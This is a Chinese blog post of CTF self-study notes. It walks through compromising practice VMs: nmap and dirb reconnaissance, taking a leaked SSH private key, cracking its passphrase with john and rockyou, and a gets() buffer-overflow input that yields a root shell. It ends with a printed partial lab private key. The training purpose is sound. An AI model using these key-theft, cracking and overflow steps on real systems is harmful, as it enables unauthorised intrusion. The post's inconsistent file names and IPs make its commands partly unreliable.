CTF自学笔记

原创

火柴哟 于 2021-06-21 17:58:44 发布 52 收藏 1

分类专栏： CTF 文章标签： 安全 信息安全 linux

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/u011005040/article/details/109501414

版权

CTF 专栏收录该内容

1 篇文章 0 订阅

订阅专栏

CTF自学笔记

第一章：课程介绍与环境搭建

1.课程介绍


CTF比较中涉及内容比较复杂，我们要利用所有可以利用的资源获取flag。

2.环境搭建


安装软件：（都是数据库软件）

1. vmware workstation 14
2. Virtual box


安装并配置虚拟电脑



勾选重新初始化所有网卡的mac地址
设置网卡运行模式，选择桥接，选择对应网卡：



登陆成功：



测试靶场网络环境：

1.使用 netdiscover -r ip/netmask 嗅探靶场IP
(例：netdiscover -r 192.168.231.1/24)

2.再使用ping测试联通性
（Ctrl+C 停止ping命令）

第二章：CTF训练 SSH服务

1.CTF-SSH私钥泄露

信息探测

主办方给予我们的IP地址，需要进行扫描，探测开放的服务**（漏洞检测）**

nmap -sV 192.168.231.141**（挖掘开放服务信息）**

分析探测结果


每一个服务对应一个计算机端口。常用端口为0~1023，在扫描中查找特殊端口，尤其对大端口的http服务排查

探测大端口的信息


对于开放http服务的大端口，可以采取http://ip:port/的形式访问；
查看源代码获取对应信息；如果没有flag信息，使用工具探测隐藏页面

dirb http://ip:port/ 对这个服务的隐藏文件进行探测


例子当中找到一个**robots.txt**， 分析：这个文件中存在一个**配置文件**
配置文件中存放着**允许**被**搜索引擎探测**的文件跟**不允许**被**搜索引擎探测的文件**。
Disallow: 不允许被探测的文件
发现一个 ~~不可靠人的~~ 文件




成功找到flag！




继续寻找下一个flag值



SSH作用：可以使远程计算机通过ssh客户端登录到本地服务器ssh服务上，然后实现远程计算机对服务器的远程操作。
.
id_rsa 私钥跟 id_rsa.pub公钥进行对比，若对比成功则登陆服务器






https://blog.csdn.net/u011005040

在尝试将前二个文件都下载下来之后（分别是：**私钥**文件、**认证关键字**文件）（**不用下载公钥，因为存储在服务器端**）

.

尝试用私钥文件登陆远程服务器：

1. **将文件移动到桌面**
2. **打开shell**
3. **cd到桌面**
4. **ls -alh**（查看目录下文件的权限）（有可读可写权限即可）
5. **ssh -i id_rsa simo@192.168.231.141(对应用户名@靶机地址)**
   {此时发现没有用户名，想到刚刚下载了认证关键字打开，最后一行发现有用户名}



提示不能建立连接输入yes

https://blog.csdn.net/u011005040

6.**提示权限不足，重新赋权：** chmod 600 id_res
（赋予权限可读可写）

.

7.**提示需要输入密码**（没有密码无法登陆）
{接下来需要更进一步的解密信息}

```
ssh2john id_isa > isacrack
```

此时，发现已经连接上了，但是需要密码，尝试3次密码后仍然错误，就需要想办法拿到密码。先将id_rsa转化成可被john识别的文件，用命令ssh2john

文件名 > 输出文件名，如果出现此命令文找到，就用
python3 /usr/share/john/ssh2john.py id_rsa > passwds
用zcat /usr/share/wordlists/rockyou.txt.gz | john --pipe --rules
passwds或者john passwds将密码文件passwds破解
接下来要使用字典进行解密isacrack信息
zcat /usr/share/wordlists/rockyou.txt.gz | john --pipe --rules isacrack(利用zcat工具，榨取gz文件密码，通过管道逐行传给jogh，–pipe就是jogh输入，isacrack规则进行解密)
.
密码出现：starwars

```
authorized_keys  id_rsa  mount-shared-folders.sh  rsacrack
root@kali:~/Desktop# zcat /usr/share/wordlists/rockyou.txt.gz | john --pipe --rules rsacrack
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
starwars         (id_rsa)
1g 0:00:00:00  12.50g/s 8362p/s 8362c/s 8362C/s starwars
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop#
```

https://blog.csdn.net/u011005040

8.密码输入正确，取得访问权

```
root@kali:~/Desktop# ssh -i id_rsa simon@192.168.253.10
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Linux covfefe 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u2 (2017-06-26) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec 29 11:21:19 2017 from 192.168.253.11
simon@covfefe:~$ pwd
```

https://blog.csdn.net/u011005040

获取root权限：
1.查看具有root权限的文件
find / -perm -4000 2>/dev/null
（从根目录开始一直逐层向下，查看具有执行权限的文件）
(-perm -400 表示 **具有执行权限**)
(2>/dev/null 表示 **避免错误输出命令**)(不加可能查看时会出现意外错误)
.
输入完找到，发现一个跟开头很像的文件叫read_message（并且是可以打开的）

```
simon@covfefe:/root$ find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
```

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/local/bin/read_message
/bin/umount
/bin/su
/bin/mount
/bin/ping
simon@covfefe:/root$
```
https://blog.csdn.net/u011005040

直接cat read_message，发现flag2就在里面

```
simon@covfefe:/root$ cat read_message.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

// You're getting close! Here's another flag:
// flag2{use_the_source_luke}

int main(int argc, char *argv[]) {
    char program[] = "/usr/local/sbin/message";
    char buf[20];
    char authorized[] = "Simon";

    printf("What is your name?\n");
    gets(buf);

    // Only compare first five chars to save precious cyc
    if (!strncmp(authorized, buf, 5)) {
        printf("Hello %s! Here is your message:\n\n", buf
        // This is safe as the user can't mess with the b
        execve(program, NULL, NULL);
    } else {
        printf("Sorry %s, you're not %s! The Internet Pol
        exit(EXIT_FAILURE);
    }

}
```
https://blog.csdn.net/u011005040

仔细阅读程序后发现，是一个C语言程序，并且在错误时会执行一个message文件，这文件恰巧是具有root权限文件，我们执行试试：

```
simon@covfefe:/root$ read_message
What is your name?
liu
Sorry liu, you're not Simon! The Internet Police have been informed of this violation.
simon@covfefe:/root$ read_message
What is your name?
SimonAAA
Hello SimonAAA! Here is your message:

Hi Simon, I hope you like our private messaging system.

I'm really happy with how it worked out!

If you're interested in how it works, I've left a copy of the source code in my home directory.

- Charlie Root
```
https://blog.csdn.net/u011005040

再试试溢出

```
simon@covfefe:/root$ read_message
What is your name?
SimonAAAAAAAAAAAAAAA/bin/sh
Hello SimonAAAAAAAAAAAAAAA/bin/sh! Here is your message:
```

这时我们发现已经，进入了root权限

```
# cat flag.txt
You did it! Congratulations, here's the final flag:
flag3{das_bof_meister}
```

打开falg.txt，得到最后的flag

小节总结：利用一系列的逐步挖掘，挖掘出所有flag

代码总结：

1. 使用 netdiscover -r ip/netmask **嗅探靶场IP**
2. nmap -sV 192.168.231.141 **挖掘开放服务信息**
3. dirb http://ip:port/ **对这个服务的隐藏文件进行探测**
4. ssh -i id_rsa simo@192.168.231.141(对应用户名@靶机地址) **ssh登陆登陆服务器**
5. chmod 600 id_res **赋予权限可读可写**
6. ssh2john id_rsa id_rsa > rsacrack **这样就在文件夹出现了一个john可识别的文件**
7. zcat /usr/share/wordlists/rockyou.txt.gz | john --pipe --rules isacrack **(利用zcat工具，榨取gz文件密码，通过管道逐行传给jogh，–pipe就是jogh输入，isacrack规则进行解密)**
8. find / -perm -4000 2>/dev/null **（从根目录开始一直逐层向下，查看具有执行权限的文件）**
   (-perm -400 表示 **具有执行权限**)
   (2>/dev/null 表示 **避免错误输出命令**)(不加可能查看时会出现意外错误)
9. cat read_message **查看文件内容**

2.CTF-SSH服务测试（拿到用户权限）

1.SSH协议介绍

SSH为建立在于应用层基础上的安全协议，SSH专为远程登录会话和其他网络服务提供安全性的协议。最初只是在UNIX上的一个程序由于其功能强大，后又被移植到其他操作系统。**SSH协议是基于TCP 22号端口的服务**

2.SSH协议认证机制

基于口令的安全验证

只要你知道自己帐号和口令，就可以登录到远程主机。所有传输的数据都会被加密，但是不能保证你正在连接的服务器就是你想连接的服务器。可能会有别的服务器在冒充真正的服务器，也就是受到“中间人”这种方式的攻击。

基于密钥的安全验证

需要依靠密钥登陆服务器，若私钥公钥相匹配则验证成功。
私钥：自己的密钥 **公钥**：服务器密钥（公用密钥）
id_rsa就是你的**私钥**，而**id_rsa.pub**则是你的**公钥**

3.SSH协议验证机制弱点

基于口令的安全验证

基于字典的暴力破解，破解对应用户名和密码，通过SSH客户端连接到远程主机的SSH服务，实现对服务器的一定控制。（不一定是root权限，可能需要进一步提升权限）（**若口令容易破解**）

基于密钥的安全验证

通过对主机信息收集，获取到泄露的用户名和对应的密钥。

```
chmod 600 id_rsa （修改为可读可写）
ssh -i id_rsa 用户名@主机地址  登陆服务器。（不一定是root权限）
```

4.开始实验

该做什么呢？一句话，终极目的取得flag，最好先拿到root权限

信息探测

探测靶场开放的服务与服务的版本
nmap -sV 靶场IP地址

探测靶场全部信息
nmap -A -v 靶场IP地址

探测靶场的操作系统类型与版本
nmap -O 靶场IP地址

可以看到存在一个80端口跟ssh端口

```
root@kali:~# nmap -sV 192.168.1.106

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-30 20:54 EST
Nmap scan report for 192.168.1.106
Host is up (0.00014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind 2-4 (RPC #100000)
MAC Address: 08:00:27:34:50:F8 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.64 seconds
```

https://blog.csdn.net/u011005040

分析探测结果

对于**SSH服务**的**22端口**的靶场


首先考虑
1、暴力破解
2、私钥泄露（私钥有没有对应的密码、是否可以找到私钥的用户名）

对于**开放http服务**的 **80端口**或者其他端口的靶场
首先考虑
1、通过**浏览器**访问对应的靶场http服务，
（**http://靶场IP地址:http服务端口**）
2、使用 **探测工具**对http的目录进行探测，
（**dirb http://靶场IP地址:http服务端口/**）
特别注意 特殊端口 （大于1024的端口）（如8080端口）


挖掘敏感信息


使用浏览器对靶场IP的http服务探测，对页面中展示的内容也要注意，尤其是联系人等信息（有可能就是ssh的用户名信息），递归访问，力争把每一个**dirb扫描**到的目录页面都访问查看；

尤其对robots.txt、以及一些目录进行访问，挖掘具备利用价值的信息。对于开放ssh服务的靶场，务必要注意是否可以寻找到**ssh私钥信息**(**id_rsa**);




进入后的页面，仔细观察后发现martin是个有用的信息
对靶场进行探测：dirb http://192.168.1.106/ （**页面探测**）






分析了下，感觉files可能存在敏感信息，右键open link打开



点击，发现回到了原来的界面，所以没有利用价值 继续看下一个，icons结尾的，直接打开open link



发现了一个奇怪的文件，打开，发现RSA私钥信息（id_rsa）

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAoNgGGOyEpn/txphuS2pDA1i2nvRxn6s8DO58QcSsY+/Nm6wC
tprVUPb+fmkKvOf5ntACY7c/5fM4y83+UWPG0l90WrjdaTCPaGAHjEpZYKt0lEc0
FiQkXTvJS4faYHNah/mEvhldgTc59jeX4di0f660mJjF31SA9UgMLQReKd5GKtUx
5m+sQq6L+VyA2/6GD/T3qx35AT4argdk1NZ9ONmj1ZcIp0evVJvUul34zuJZ5mDv
DZuLRR6QpcMLJRGEFZ4qwkMZn7NavEmfX1Yka6mu9iwxkY6iT45YA1C4p7NEi5yI
/P6kDxMfCVELAUaU8fcPolkZ6xLdS6yyThZHHwIDAQABAoIBAAZ+clCTTA/E3n7E
LL/SvH3oGQd16xh9O2FyR4YIQMWQKwb7/OgOfEpWjpPf/dT+sK9eypnoDiZkmYhw
+rGii6Z2wCXhjN7wXPnj1qotXkpu4bgS3+F8+BLjlQ79ny2Busf+pQNf1syexDJS
sEkoDLGTBiubD3Ii4UoF7KfsozihdmQY5qud2c4iE0ioayo2m9XIDreJEB20Q5Ta
lV0G03unv/v7OK3g8dAQHrBR9MXuYiorcwxLAe+Gm1h4XanMKDYM5/jW4JO2ITAn
kPducC9chbM4NqB3ryNCD4YEgx8zWGDt0wjgyfnsF4fiYEI6tqAwWoB0tdqJFXAy
FlQJfYECgYEAz1bFCpGBCApF1k/oaQAyy5tir5NQpttCc0L2U1kiJWNmJSHk/tTX
4+ly0CBUzDkkedY1tVYK7TuH7/tOjh8M1BLa+g+Csb/OWLuMKmpoqyaejmoKkLnB
WVGkcdIulfsW7DWVMS/zA8ixJpt7bvY7Y142gkurxqjLMz5s/xT9geECgYEAxpfC
fGvogWRYUY07OLE/b7oMVOdBQsmlnaKVybuKf3RjeCYhbiRSzKz05NM/1Cqf359l
Wdznq4fkIvr6khliuj8GuCwv6wKn9+nViS18s1bG6Z5UJYSRJRpviCS+9BGShG1s
KOf1fAWNwRcn1UKtdQVvaLBX9kIwcmTBrl+e6P8CgYAtz24Zt6xaqmpjv6QKDxEq
C1rykAnx0+AKt3DVWYxB1oRrD+IYq85HfPzxHzOdK8LzaHDVb/1aDR0r2MqyfAnJ
kaDwPx0RSN++mzGM7ZXSuuWtcaCD+YbOxUsgGuBQIvodlnkwNPfsjhsV/KR5D85v
VhGVGEML0Z+T4ucSNQEQAQKBgQCHedfvUR3Xx0CIwbP4xNHlwiHPecMHcNBQbS+J
```

